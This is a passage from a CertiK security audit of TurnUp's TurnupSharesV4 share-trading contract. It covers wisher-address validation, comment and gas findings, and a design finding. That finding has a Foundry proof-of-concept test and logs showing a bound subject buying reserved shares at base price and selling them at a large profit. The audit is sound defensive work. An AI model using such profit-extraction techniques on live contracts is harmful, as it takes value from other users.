It is still possible to create an EOA address with the prefix `0x0000000000` using a vanity address generator like **vanity-eth.tk**. However, generating an address with this prefix using CPU will take about a year. The GPU can accelerate this process, but it still requires a significant amount of time.

To fully resolve this issue, we recommend the team add a new argument called `isWish` to the buy and sell functions to separate the logic of buying a wish or normal shares. Additionally, using a different type (like `uint256`) to be the unique identifier of the wisher would make it more clear and understandable for users.

[TURNUP Team, 12/08/2023]:

The team added extra four zeros in the prefix to validate the pseudo address and changes were reflected in the commit 8b04cd7ff492ed6cfd6814eb3197398fe7af7c74.

```
if (uint160(wisher) >= uint160(0x0000000000000100000000000000000000000000)) revert
InvalidWishedPseudoAddress();
```

[CertiK, 12/08/2023]: We downgraded the severity of this finding. The current design requires the wisher's address to begin with more than 13 leading zeros. Generating an address with 14 leading zeros using a common CPU would take thousands of years. However, it's important to note that the issue still remains in theory. Although generating this type of address would take an incredibly long time, we cannot guarantee that no one can own this type of vanity address since someone might just be lucky. For instance, a valid address with 14 leading zeros can currently be found at https://etherscan.io/address/0x000000000000006f6502b7f2bbac8c30a3f67e9a.

TSV-15 | INCONSISTENT CODE AND COMMENT

Category	Severity	Location	Status
Inconsistency	Informational	contracts/TurnupSharesV4.sol (983e72e1ea6c7630efe6cac0562571837c2285cc): 410, 425	Resolved

Description

The inconsistency between the code and the comment lies in the description of the `newWishPass()` and `bindWishPass()` functions.

The comment states:

```
//   Only the contract owner can execute it.
```

However, according to the code, it's not only the contract owner who can execute this function, but the "operator" can:

```
413    function newWishPass(address wisher, uint256 reservedQuantity) external
virtual onlyOperator onlyIfSetup {
```

```
428    function bindWishPass(address sharesSubject, address wisher) external
virtual onlyOperator {
```

Here, `onlyOperator` suggests that the functions can be executed by an 'operator', not specifically the contract owner.

So, if the operator role is not strictly the same as the contract owner, then there is indeed an inconsistency between the comment and the code. If the operator and the contract owner are always the same, then there isn't an inconsistency - but it could still be clearer to say "Only the operator can execute it" in the comment to match the code more precisely.

Recommendation

It's recommended to resolve the inconsistency between the comment and the code, the comment should accurately reflect who can execute the function.

Alleviation

[TURNUP Team, 11/30/2023]:
Fixed in https://github.com/TurnUpTeam/turnup-contracts/pull/11.

[CertiK, 12/04/2023]:
The team heeded the advice to resolve this issue and changes were included in the commit d9ce68588d4b82076c31b861e499794f4310b346.

TSV-16 | MISSING EMIT EVENTS

Category	Severity	Location	Status
Coding Style	Informational	contracts/TurnupSharesV4.sol (983e72e1ea6c7630efe6cac0562571837c2285cc): 133	Resolved

Description

There should always be events emitted in the sensitive functions that are controlled by centralization roles.

Recommendation

It is recommended emitting events for the sensitive functions that are controlled by centralization roles.

Alleviation

[TURNUP Team, 11/30/2023]:

Fixed in https://github.com/TurnUpTeam/turnup-contracts/pull/11.

[CertiK, 12/04/2023]:

The team heeded the advice to resolve this issue and changes were included in the commit d9ce68588d4b82076c31b861e499794f4310b346.

TSV-18 POTENTIAL UNFAIR ADVANTAGE IN `sharesSubject` ACCOUNT BOUND TO WISH SUBJECT

Category	Severity	Location	Status
Design Issue	Informational	contracts/TurnupSharesV4.sol (983e72e1ea6c7630efe6cac0562571837c2285cc): 459	Acknowledged

Description

The `newWishPass`, `bindWishPass`, and `claimReservedWishPass` functions, in combination with the `getPrice` function, create a scenario where the `sharesSubject` (the account bound to a wish pass) may have an unfair advantage over other users in the contract's share market.

Let's analyze the `getPrice` first.

```
  function getPrice(uint256 supply, uint256 amount) public pure virtual returns
(uint256) {
    uint256 sum1 = supply == 0 ? 0 : ((supply - 1) * (supply) * (2 * (supply - 1) +
1)) / 6;
    uint256 sum2 = supply == 0 && amount == 1
      ? 0
      : ((supply + amount - 1) * (supply + amount) * (2 * (supply + amount - 1) +
1)) / 6;
    uint256 summation = sum2 - sum1;
    return (summation * 1 ether) / 2000;
  }
```

The function uses a quadratic summation formula to determine the price. This formula depends on the current supply and the amount of new shares being bought. The formula appears to be a variation of a sum of squares formula, which typically exhibits quadratic growth. The pricing formula exhibits quadratic growth relative to the supply of shares. This means that the price per share will increase as more shares are bought, and the rate of increase will itself increase as the supply grows.

In such a pricing model, early buyers will purchase shares at a lower price compared to later buyers, as the price per share increases with each subsequent purchase. For early buyers to sell their shares at a profit, they would need to find buyers willing to purchase the shares at the higher current market price, which is determined by the increased supply.

Then let's analyze the functions `newWishPass`, `bindWishPass`, and `claimReservedWishPass` in conjunction with the `getPrice` function to understand if the design potentially provides an unfair advantage to the `sharesSubject` (the account bound to a wish pass).

- `newWishPass`: This function allows the operator to create a new wish pass with a specified `reservedQuantity` of shares for the wisher. The reserved quantity is initially set aside for the wisher for the initial supply.

- `bindWishPass` : This function binds a `sharesSubject` to the created wish pass. This means the `sharesSubject` is now associated with the wish pass that has a set reserved quantity of shares.
- `claimReservedWishPass` : This function allows the `sharesSubject` to buy the reserved quantity of shares. Importantly, the price for these shares is calculated using `getPrice(0, amount)` , which essentially means the price is computed as if there are no prior shares in supply (since supply is set to 0 in the calculation).

After claiming the reserved shares, the `sharesSubject` can sell these shares. The selling price would be based on `getPrice(supply - reservedQuantity, amount)` , which considers the total supply minus the reserved quantity.

The advantages of `sharesSubject` account:

- **Lower Purchase Price for `sharesSubject`** : The `sharesSubject` can obtain the reserved quantity of shares at a significantly lower price (as if they were the first buyer), irrespective of the actual supply at the time of claiming. This is a substantial advantage.
- **Profit Opportunity Without Initial Capital**: The `sharesSubject` can potentially sell these shares immediately at the current market price, which would likely be higher due to other shares in circulation. This means they can profit without having initially invested any capital.
- **Flash Loans Opportunity**: The `sharesSubject` could leverage flash loans to claim and sell these reserved shares without any personal financial risk or upfront investment, potentially utilizing this mechanism for profit.

Regular users have to buy shares at the current market price, which is influenced by the total supply of shares. They do not have the privilege of buying shares at a base price (as if they were the first buyers), unlike the `sharesSubject` .

Proof of Concept

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.19;

import "forge-std/Test.sol";
import "../src/TurnupSharesV4.sol";
import "@openzeppelin/contracts/proxy/ERC1967/ERC1967Proxy.sol";

contract Custom1967Proxy is ERC1967Proxy {
    constructor(address _implementation, bytes memory _data)
ERC1967Proxy(_implementation, _data) {}
}

contract TurnupSharesV4ClaimTest is Test{
    TurnupSharesV4 public turnupSharesV4Impl;
    Custom1967Proxy public turnupSharesV4Proxy;
    TurnupSharesV4 public turnupSharesV4;

    address public Bob = makeAddr("Bob");
    address public Tom = makeAddr("Tom");
    address public Operator = makeAddr("Operator");
    address public FeeDestination = makeAddr("FeeDestination");

    address public WISH = makeAddr("WISH");
    address public BIND = makeAddr("BIND");
    address public SubjectA = makeAddr("SubjectA");

    function setUp() public {
        turnupSharesV4Impl = new TurnupSharesV4();
        turnupSharesV4Proxy = new Custom1967Proxy(address(turnupSharesV4Impl), "");
        turnupSharesV4 = TurnupSharesV4(address(turnupSharesV4Proxy));
        turnupSharesV4.initialize();
        turnupSharesV4.setOperator(Operator);
        turnupSharesV4.setFeeDestination(FeeDestination);
        turnupSharesV4.setProtocolFeePercent(0.05 ether); //5%
        turnupSharesV4.setSubjectFeePercent(0.05 ether); //5%

        //init funds
        deal(WISH, 100 ether);
        deal(BIND, 100 ether);
        deal(SubjectA, 100 ether);
        deal(Bob, 10000 ether);
        deal(Tom, 10000 ether);
        deal(address(turnupSharesV4Proxy), 10000 ether);

        //set lables
        vm.label(SubjectA, "SubjectA");
        vm.label(WISH, "WISH");
        vm.label(BIND, "BIND");
        vm.label(Bob, "Bob");
```

```
        vm.label(Tom, "Tom");
    }

    function newWishPass(address wish) internal {
        vm.startPrank(Operator);
        showSupply(wish);
        console2.log("PRIVILEGE: Operator create a new [Wisher:%s] with 10 reserved
shares",
            vm.getLabel(wish));
        turnupSharesV4.newWishPass(wish, 10);
        showSupply(wish);
        vm.stopPrank();
    }

    function bindWishPass(address subject, address wish) internal {
        vm.startPrank(Operator);
        showSupply(subject);
        showSupply(wish);
        console2.log("PRIVILEGE: Operator binds [Wisher-%s] to [Subject-%s]",
            vm.getLabel(wish), vm.getLabel(subject));
        turnupSharesV4.bindWishPass(subject, wish);
        showSupply(subject);
        showSupply(wish);
        vm.stopPrank();
    }

    function buyerBuySharesFrom(address buyer, address subject, uint256 amount)
internal {
        vm.startPrank(buyer);
        showBalanceOf(subject, buyer);
        uint payment = turnupSharesV4.getBuyPriceAfterFee(subject, amount);
        console2.log("USER: %s buys %d shares from %s with payment:",
            vm.getLabel(buyer), amount, vm.getLabel(subject));
        console2.log("      %d ether", payment);
        turnupSharesV4.buyShares{value: payment}(subject, amount);
        showBalanceOf(subject, buyer);
        vm.stopPrank();
    }

    function showBalanceOf(address subject, address user) internal {
        uint256 balance = turnupSharesV4.getBalanceOf(subject, user);
        console2.log("BALANCE: %s has %d shares from %s",
            vm.getLabel(user), balance, vm.getLabel(subject));
    }

    function sellerSellSharesFrom(address seller, address subject, uint256 amount)
internal {
        vm.startPrank(seller);
        console2.log("USER: %s sells %d shares from %s",
```

```
            vm.getLabel(seller), amount, vm.getLabel(subject));
        turnupSharesV4.sellShares(subject, amount);
        showBalanceOf(subject, seller);
        vm.stopPrank();
    }

    function showSupply(address subject) internal {
        console2.log("SUPPLY: %s's supply is %d, sharesSupply is %d",
            vm.getLabel(subject), turnupSharesV4.getSupply(subject),
turnupSharesV4.sharesSupply(subject));
    }

    function ShareSubjectClaimReservedWishPass() internal {
        uint256 reservedQuantity = 10;
        uint256 price = turnupSharesV4.getPrice(0, reservedQuantity);
        price += turnupSharesV4.getProtocolFee(price);
        price += turnupSharesV4.getSubjectFee(price);
        console2.log("CLAIM: %s claims %d reserved shares from %s with payment:",
            vm.getLabel(SubjectA), reservedQuantity, vm.getLabel(WISH));
        console2.log("       %d ether", price);
        vm.startPrank(SubjectA);
        turnupSharesV4.claimReservedWishPass{value: price }();
        vm.stopPrank();
    }

    function testClaimCase1() public {
        uint256 beforeBalance = SubjectA.balance;
        newWishPass(WISH);
        buyerBuySharesFrom(Bob, WISH, 10);
        buyerBuySharesFrom(Tom, WISH, 10);
        buyerBuySharesFrom(SubjectA, WISH, 1);
        bindWishPass(SubjectA, WISH);
        ShareSubjectClaimReservedWishPass();
        sellerSellSharesFrom(SubjectA, SubjectA, 10);
        console2.log("BALANCE: %s's ether profit is %d",
            vm.getLabel(SubjectA), SubjectA.balance - beforeBalance);
    }

    function testClaimCase2() public {
        uint256 beforeBalance = SubjectA.balance;
        newWishPass(WISH);
        buyerBuySharesFrom(Bob, WISH, 50);
        buyerBuySharesFrom(Tom, WISH, 50);
        buyerBuySharesFrom(SubjectA, WISH, 1);
        bindWishPass(SubjectA, WISH);
        ShareSubjectClaimReservedWishPass();
        sellerSellSharesFrom(SubjectA, SubjectA, 10);
        console2.log("BALANCE: %s's ether profit is %d",
            vm.getLabel(SubjectA), SubjectA.balance - beforeBalance);
```

```
    }

    function testClaimCase3() public {
        uint256 beforeBalance = SubjectA.balance;
        newWishPass(WISH);
        buyerBuySharesFrom(Bob, WISH, 100);
        buyerBuySharesFrom(Tom, WISH, 100);
        buyerBuySharesFrom(SubjectA, WISH, 1);
        bindWishPass(SubjectA, WISH);
        ShareSubjectClaimReservedWishPass();
        sellerSellSharesFrom(SubjectA, SubjectA, 10);
        console2.log("BALANCE: %s's ether profit is %d",
            vm.getLabel(SubjectA), SubjectA.balance - beforeBalance);
    }
}
```

```
Running 3 tests for test/TurnupClaimTest.t.sol:TurnupSharesV4ClaimTest
[PASS] testClaimCase1() (gas: 540519)
Logs:
  SUPPLY: WISH's supply is 0, sharesSupply is 0
  PRIVILEGE: Operator create a new [Wisher:WISH] with 10 reserved shares
  SUPPLY: WISH's supply is 10, sharesSupply is 0
  BALANCE: Bob has 0 shares from WISH
  USER: Bob buys 10 shares from WISH with payment:
        1201750000000000000 ether
  BALANCE: Bob has 10 shares from WISH
  BALANCE: Tom has 0 shares from WISH
  USER: Tom buys 10 shares from WISH with payment:
        3346750000000000000 ether
  BALANCE: Tom has 10 shares from WISH
  BALANCE: SubjectA has 0 shares from WISH
  USER: SubjectA buys 1 shares from WISH with payment:
        495000000000000000 ether
  BALANCE: SubjectA has 1 shares from WISH
  SUPPLY: SubjectA's supply is 0, sharesSupply is 0
  SUPPLY: WISH's supply is 31, sharesSupply is 0
  PRIVILEGE: Operator binds [Wisher-WISH] to [Subject-SubjectA]
  SUPPLY: SubjectA's supply is 31, sharesSupply is 0
  SUPPLY: WISH's supply is 31, sharesSupply is 0
  CLAIM: SubjectA claims 10 reserved shares from WISH with payment:
         157106250000000000 ether
  USER: SubjectA sells 10 shares from SubjectA
  BALANCE: SubjectA has 1 shares from SubjectA
  BALANCE: SubjectA's ether profit is 2712143750000000000

[PASS] testClaimCase2() (gas: 540563)
Logs:
  SUPPLY: WISH's supply is 0, sharesSupply is 0
  PRIVILEGE: Operator create a new [Wisher:WISH] with 10 reserved shares
  SUPPLY: WISH's supply is 10, sharesSupply is 0
  BALANCE: Bob has 0 shares from WISH
  USER: Bob buys 50 shares from WISH with payment:
        38458750000000000000 ether
  BALANCE: Bob has 50 shares from WISH
  BALANCE: Tom has 0 shares from WISH
  USER: Tom buys 50 shares from WISH with payment:
        202083750000000000000 ether
  BALANCE: Tom has 50 shares from WISH
  BALANCE: SubjectA has 0 shares from WISH
  USER: SubjectA buys 1 shares from WISH with payment:
        6655000000000000000 ether
  BALANCE: SubjectA has 1 shares from WISH
  SUPPLY: SubjectA's supply is 0, sharesSupply is 0
  SUPPLY: WISH's supply is 111, sharesSupply is 0
```

```
  PRIVILEGE: Operator binds [Wisher-WISH] to [Subject-SubjectA]
  SUPPLY: SubjectA's supply is 111, sharesSupply is 0
  SUPPLY: WISH's supply is 111, sharesSupply is 0
  CLAIM: SubjectA claims 10 reserved shares from WISH with payment:
         157106250000000000 ether
  USER: SubjectA sells 10 shares from SubjectA
  BALANCE: SubjectA has 1 shares from SubjectA
  BALANCE: SubjectA's ether profit is 57339143750000000000

[PASS] testClaimCase3() (gas: 540520)
Logs:
  SUPPLY: WISH's supply is 0, sharesSupply is 0
  PRIVILEGE: Operator create a new [Wisher:WISH] with 10 reserved shares
  SUPPLY: WISH's supply is 10, sharesSupply is 0
  BALANCE: Bob has 0 shares from WISH
  USER: Bob buys 100 shares from WISH with payment:
        2405425000000000000000 ether
  BALANCE: Bob has 100 shares from WISH
  BALANCE: Tom has 0 shares from WISH
  USER: Tom buys 100 shares from WISH with payment:
        1445042500000000000000 ether
  BALANCE: Tom has 100 shares from WISH
  BALANCE: SubjectA has 0 shares from WISH
  USER: SubjectA buys 1 shares from WISH with payment:
        242550000000000000000 ether
  BALANCE: SubjectA has 1 shares from WISH
  SUPPLY: SubjectA's supply is 0, sharesSupply is 0
  SUPPLY: WISH's supply is 211, sharesSupply is 0
  PRIVILEGE: Operator binds [Wisher-WISH] to [Subject-SubjectA]
  SUPPLY: SubjectA's supply is 211, sharesSupply is 0
  SUPPLY: WISH's supply is 211, sharesSupply is 0
  CLAIM: SubjectA claims 10 reserved shares from WISH with payment:
         157106250000000000 ether
  USER: SubjectA sells 10 shares from SubjectA
  BALANCE: SubjectA has 1 shares from SubjectA
  BALANCE: SubjectA's ether profit is 253947893750000000000

Test result: ok. 3 passed; 0 failed; 0 skipped; finished in 11.57ms
```

Let's conduct an analysis for each of the three cases:

Case 1 Analysis:

- **Initial Setup**: The reserved shares (initial supply) are `10`.
- **Transactions**:
    - **Bob**: Buys `10` shares with `1.2` ether.
    - **Tom**: Buys `10` shares with `3.3` ether.

- **SubjectA**: Buys `1` share with `0.495` ether to avoid the `CannotSellLastKey` restriction.
- **SubjectA**: Claims `10` reserved shares with `0.15710625` ether.

- **Sale and Profit**:
  - **SubjectA** sells `10` shares for a profit of `2.71214375` ether.

- **Share to Ether Ratio**:
  - **SubjectA's Share Percentage**: Approximately 32% ($\frac{10}{10+10+1}$).
  - **SubjectA's Ether Profit Percentage**: Approximately 53.09% ($\frac{2.71214375}{1.2+3.3+0.495+0.15710625}$).

Case 2 Analysis:

- **Transactions**:
  - **Bob**: Buys `50` shares with `38.45` ether.
  - **Tom**: Buys `50` shares with `202.08` ether.
  - **SubjectA**: Buys `1` share with `6.65` ether.
  - **SubjectA**: Claims `10` reserved shares with `0.15710625` ether.

- **Sale and Profit**:
  - **SubjectA** sells `10` shares for a profit of `57.33914375` ether.

- **Share to Ether Ratio**:
  - **SubjectA's Share Percentage**: Approximately 9.01% ($\frac{10}{10+50+50+1}$).
  - **SubjectA's Ether Profit Percentage**: Approximately 23.18% ($\frac{57.33914375}{38.45+202.08+6.65+0.15710625}$).

Case 3 Analysis:

- **Transactions**:
  - **Bob**: Buys `100` shares with `240.5425` ether.
  - **Tom**: Buys `100` shares with `1445.0425` ether.
  - **SubjectA**: Buys `1` share with `24.255` ether.
  - **SubjectA**: Claims `10` reserved shares with `0.15710625` ether.

- **Sale and Profit**:
  - **SubjectA** sells `10` shares for a profit of `253.94789375` ether.

- **Share to Ether Ratio**:

- **SubjectA's Share Percentage**: Approximately 4.74% ($\frac{10}{10+100+100+1}$).
- **SubjectA's Ether Profit Percentage**: Approximately 14.85% ($\frac{253.94789375}{240.5425+1445.0425+24.255+0.15710625}$).

In each case, `SubjectA` utilizes a minor shareholding to secure a disproportionately large profit. And we can see a trend where the more shares others buy, the greater the advantage for `SubjectA`.

Recommendation

We would like to confirm with the team if this design is intended.

Alleviation

[TURNUP Team, 11/30/2023]:
Wishes represent a unique category of shares allocated to VIPs whom we invite to join our platform. The design of these shares intentionally offers certain advantages.

In a typical scenario, these VIPs would be expected to purchase their initial shares. However, since they are introduced to the platform at a later stage, we provide them with an opportunity to acquire a predetermined number of initial shares at no cost. This quantity is typically less than 10 shares per VIP. The value of a Wish is largely contingent upon whether the VIP actively participates on the platform, creating a mutually beneficial situation for both the VIPs and the existing shareholders.

Should this approach raise concerns, we are open to considering alternative solutions.

[CertiK, 12/04/2023]:
Since the Wishes represent a unique category of shares allocated to VIPs who are invited to join the platform, we would like to understand how the address of a Wish is determined. Currently, the design does not allow the Wish's bonded `shareSubject` address to be the same as the address of the Wish. However, it seems more reasonable that only the VIP should be able to be the subject of the Wish. Otherwise, there is a risk that malicious addresses could be used as the subject of the Wish. This may require additional effort to prove that the VIP actually owns the authorized `shareSubject`.

[CertiK, 12/06/2023]:
Thank you for the update. If the wisher's address is randomly generated and temporary, there is a risk that it may conflict with a valid EOA address. This could prevent certain normal users from participating in the platform. Although the possibility of this happening is low, we recommend that the team add additional logic to allow these conflicted addresses to still participate in the platform. Alternatively, the team could use a different unique identifier to represent the wisher.

Additionally, to our understanding, the VIPs should be well-known account addresses. However, the wisher is currently using a temporary address, and it may require off-chain verification to confirm that the sharesSubject address is actually owned by the VIP. This verification process is beyond the scope of the audit.

[TURNUP Team, 12/06/2023]:
What about using a pseudo-address?

[CertiK, 12/06/2023]:
Thank you for the update. We would like to know how the team can ensure that the address is pseudo. One way could be to

deploy a new contract and use this address as the address of the new wisher. However, deploying a new small contract would consume a lot of gas.

Alternatively, the team can add a new argument called isWish to the buy and sell functions to separate the logic of buying a wish or normal shares. Additionally, using a different type (like uint256) to be the unique identifier of the wisher would make it more clear and understandable for users. This modification may require multiple changes to the code.

[CertiK, 12/07/2023]: The initial concern mentioned is intentionally designed and has been acknowledged. A new finding called "TSU-04: Lack Validation of Pseudo Address for Wisher" will be utilized to keep track of pseudo wisher addresses.

OPTIMIZATIONS | TURNUP

ID	Title	Category	Severity	Status
TST-03	Redundant Check In `withdrawDAOFunds`	Code Optimization	Optimization	Resolved
TSV-01	Inefficient Memory Parameter	Gas Optimization	Optimization	Resolved
TSV-02	Potential Out-Of-Gas Exception	Logical Issue	Optimization	Resolved
TSV-03	Redundant `onlyIfSetup` Modifier	Gas Optimization	Optimization	Resolved

TST-03 | REDUNDANT CHECK IN `withdrawDAOFunds`

Category	Severity	Location	Status
Code Optimization	Optimization	contracts/TurnupSharesV4.sol (1201-main-d9ce68): 623	Resolved

Description

The `if (_msgSender() != DAO || DAO == address(0) || DAOBalance == 0) revert Forbidden()` check is redundant since the `DAO` and `DAOBalance` are already checked before in the `withdrawDAOFunds` function.

```
  // @dev This function is used to transfer unused wish fees to the DAO
  function withdrawDAOFunds(uint256 amount, address beneficiary) external onlyDAO {
    if (DAO == address(0)) revert DAONotSetup();
    if (DAOBalance == 0) revert InsufficientFunds();
    ...
    if (_msgSender() != DAO || DAO == address(0) || DAOBalance == 0) revert
Forbidden();
    ...
  }
```

Recommendation

We recommend the team remove the redundant check.

Alleviation

[TURNUP Team, 12/05/2023]:

Fixed in https://github.com/TurnUpTeam/turnup-contracts/pull/26.

[CertiK, 12/06/2023]:

The team heeded the advice to resolve this issue and changes were reflected in the commit 1a18d23ac46149418a40ebbe8a99f9f0e6aec33d.

TSV-01 | INEFFICIENT MEMORY PARAMETER

Category	Severity	Location	Status
Gas Optimization	Optimization	contracts/TurnupSharesV4.sol (983e72e1ea6c7630efe6cac0562571837c2285cc): 402, 402	Resolved

Description

One or more parameters with `memory` data location are never modified in their functions and those functions are never called internally within the contract. Thus, their data location can be changed to `calldata` to avoid the gas consumption copying from calldata to memory.

```
402    function batchBuyShares(address[] memory sharesSubjects, uint256[] memory
amounts) public payable virtual {
```

`batchBuyShares` has memory location parameters: `sharesSubjects` , `amounts` .

Recommendation

We recommend changing the parameter's data location to `calldata` to save gas.

- For Solidity versions prior to 0.6.9, since public functions are not allowed to have calldata parameters, the function visibility also needs to be changed to `external` .
- For Solidity versions prior to 0.5.0, since parameter data location is implicit, changing the function visibility to `external` will change the parameter's data location to calldata as well.

Alleviation

[TURNUP Team, 11/30/2023]:

Fixed in https://github.com/TurnUpTeam/turnup-contracts/pull/11.

[CertiK, 12/04/2023]:

The team heeded the advice to resolve this issue and changes were included in the commit d9ce68588d4b82076c31b861e499794f4310b346.

TSV-02 | POTENTIAL OUT-OF-GAS EXCEPTION

Category	Severity	Location	Status
Logical Issue	Optimization	contracts/TurnupSharesV4.sol (983e72e1ea6c7630efe6cac0562571837c2285cc): 404	Resolved

Description

When a loop allows an arbitrary number of iterations or accesses state variables in its body, the function may run out of gas and revert the transaction.

```
404     for (uint256 i = 0; i < sharesSubjects.length; i++) {
```

Function `TurnupSharesV4b.batchBuyShares` contains a loop and its loop condition depends on parameters: `sharesSubjects` .

Recommendation

It is recommended to either 1) place limitations on the loop's bounds or 2) optimize the loop.

Alleviation

[TURNUP Team, 11/30/2023]: Fixed in https://github.com/TurnUpTeam/turnup-contracts/pull/11 .

[CertiK, 12/04/2023]:
The team addressed this issue by limiting the number of keys that can be bought in one batch to a maximum of 10. The changes were incorporated in the commit d9ce68588d4b82076c31b861e499794f4310b346.

TSV-03 | REDUNDANT `onlyIfSetup` MODIFIER

Category	Severity	Location	Status
Gas Optimization	Optimization	contracts/TurnupSharesV4.sol (983e72e1ea6c7630efe6cac0562571837c2285cc): 413	Resolved

Description

The `newWishPass()` function uses the `onlyIfSetup` modifier:

```
413    function newWishPass(address wisher, uint256 reservedQuantity) external
 virtual onlyOperator onlyIfSetup {
414      if (reservedQuantity == 0 || reservedQuantity > 50) revert
ReserveQuantityTooLarge();
415      if (wisher == address(0)) revert InvalidZeroAddress();
416      if (wishPasses[wisher].owner != address(0)) revert ExistingWish(wishPasses[
wisher].owner);
417
418      wishPasses[wisher].owner = wisher;
419      wishPasses[wisher].reservedQuantity = reservedQuantity;
420      wishPasses[wisher].totalSupply = reservedQuantity;
421      emit WishCreated(wisher, reservedQuantity);
422    }
```

This modifier is intended to verify that the contract has been properly set up. However, this function doesn't appear to rely on any specific setup conditions, which makes this modifier unnecessary.

In the smart contracts, all operations, including computations and storage operations, incur a gas cost. Therefore, unnecessary checks or operations can lead to increased gas consumption, making the transaction more expensive.

The issue here is redundancy and inefficiency. The `onlyIfSetup` modifier contributes additional computational steps, unnecessarily increasing the gas cost of the transaction, without providing any corresponding value.

Recommendation

It is recommended to eliminate the `onlyIfSetup` modifier from the `newWishPass()` function to optimized gas costs.

Alleviation

[TURNUP Team, 11/30/2023]:

Fixed in https://github.com/TurnUpTeam/turnup-contracts/pull/11.

[CertiK, 12/04/2023]:

The team heeded the advice to resolve this issue and changes were included in the commit

d9ce68588d4b82076c31b861e499794f4310b346.

APPENDIX | TURNUP

Finding Categories

Categories	Description
Gas Optimization	Gas Optimization findings do not affect the functionality of the code but generate different, more optimal EVM opcodes resulting in a reduction on the total gas cost of a transaction.
Coding Style	Coding Style findings may not affect code behavior, but indicate areas where coding practices can be improved to make the code more understandable and maintainable.
Denial of Service	Denial of Service findings indicate that an attacker may prevent the program from operating correctly or responding to legitimate requests.
Concurrency	Concurrency findings are about issues that cause unexpected or unsafe interleaving of code executions.
Inconsistency	Inconsistency findings refer to different parts of code that are not consistent or code that does not behave according to its specification.
Volatile Code	Volatile Code findings refer to segments of code that behave unexpectedly on certain edge cases and may result in vulnerabilities.
Logical Issue	Logical Issue findings indicate general implementation issues related to the program logic.
Centralization	Centralization findings detail the design choices of designating privileged roles or other centralized controls over the code.
Governance	Governance findings indicate issues related to the management of the code.
Design Issue	Design Issue findings indicate general issues at the design level beyond program logic that are not covered by other finding categories.

Checksum Calculation Method

The "Checksum" field in the "Audit Scope" section is calculated as the SHA-256 (Secure Hash Algorithm 2 with digest size of 256 bits) digest of the content of each file hosted in the listed source repository under the specified commit.

The result is hexadecimal encoded and is the same as the output of the Linux "sha256sum" command against the target file.

DISCLAIMER | CERTIK

This report is subject to the terms and conditions (including without limitation, description of services, confidentiality, disclaimer and limitation of liability) set forth in the Services Agreement, or the scope of services, and terms and conditions provided to you ("Customer" or the "Company") in connection with the Agreement. This report provided in connection with the Services set forth in the Agreement shall be used by the Company only to the extent permitted under the terms and conditions set forth in the Agreement. This report may not be transmitted, disclosed, referred to or relied upon by any person for any purposes, nor may copies be delivered to any other person other than the Company, without CertiK's prior written consent in each instance.

This report is not, nor should be considered, an "endorsement" or "disapproval" of any particular project or team. This report is not, nor should be considered, an indication of the economics or value of any "product" or "asset" created by any team or project that contracts CertiK to perform a security assessment. This report does not provide any warranty or guarantee regarding the absolute bug-free nature of the technology analyzed, nor do they provide any indication of the technologies proprietors, business, business model or legal compliance.

This report should not be used in any way to make decisions around investment or involvement with any particular project. This report in no way provides investment advice, nor should be leveraged as investment advice of any sort. This report represents an extensive assessing process intending to help our customers increase the quality of their code while reducing the high level of risk presented by cryptographic tokens and blockchain technology.

Blockchain technology and cryptographic assets present a high level of ongoing risk. CertiK's position is that each company and individual are responsible for their own due diligence and continuous security. CertiK's goal is to help reduce the attack vectors and the high level of variance associated with utilizing new and consistently changing technologies, and in no way claims any guarantee of security or functionality of the technology we agree to analyze.

The assessment services provided by CertiK is subject to dependencies and under continuing development. You agree that your access and/or use, including but not limited to any services, reports, and materials, will be at your sole risk on an as-is, where-is, and as-available basis. Cryptographic tokens are emergent technologies and carry with them high levels of technical risk and uncertainty. The assessment reports could include false positives, false negatives, and other unpredictable results. The services may access, and depend upon, multiple layers of third-parties.

ALL SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF ARE PROVIDED "AS IS" AND "AS AVAILABLE" AND WITH ALL FAULTS AND DEFECTS WITHOUT WARRANTY OF ANY KIND. TO THE MAXIMUM EXTENT PERMITTED UNDER APPLICABLE LAW, CERTIK HEREBY DISCLAIMS ALL WARRANTIES, WHETHER EXPRESS, IMPLIED, STATUTORY, OR OTHERWISE WITH RESPECT TO THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS. WITHOUT LIMITING THE FOREGOING, CERTIK SPECIFICALLY DISCLAIMS ALL IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, TITLE AND NON-INFRINGEMENT, AND ALL WARRANTIES ARISING FROM COURSE OF DEALING, USAGE, OR TRADE PRACTICE. WITHOUT LIMITING THE FOREGOING, CERTIK MAKES NO WARRANTY OF ANY KIND THAT THE SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF, WILL MEET CUSTOMER'S OR ANY OTHER PERSON'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULT, BE COMPATIBLE OR WORK WITH ANY SOFTWARE, SYSTEM, OR OTHER SERVICES, OR BE SECURE, ACCURATE, COMPLETE, FREE OF HARMFUL CODE, OR ERROR-FREE. WITHOUT LIMITATION TO THE FOREGOING, CERTIK PROVIDES NO WARRANTY OR

UNDERTAKING, AND MAKES NO REPRESENTATION OF ANY KIND THAT THE SERVICE WILL MEET CUSTOMER'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULTS, BE COMPATIBLE OR WORK WITH ANY OTHER SOFTWARE, APPLICATIONS, SYSTEMS OR SERVICES, OPERATE WITHOUT INTERRUPTION, MEET ANY PERFORMANCE OR RELIABILITY STANDARDS OR BE ERROR FREE OR THAT ANY ERRORS OR DEFECTS CAN OR WILL BE CORRECTED.

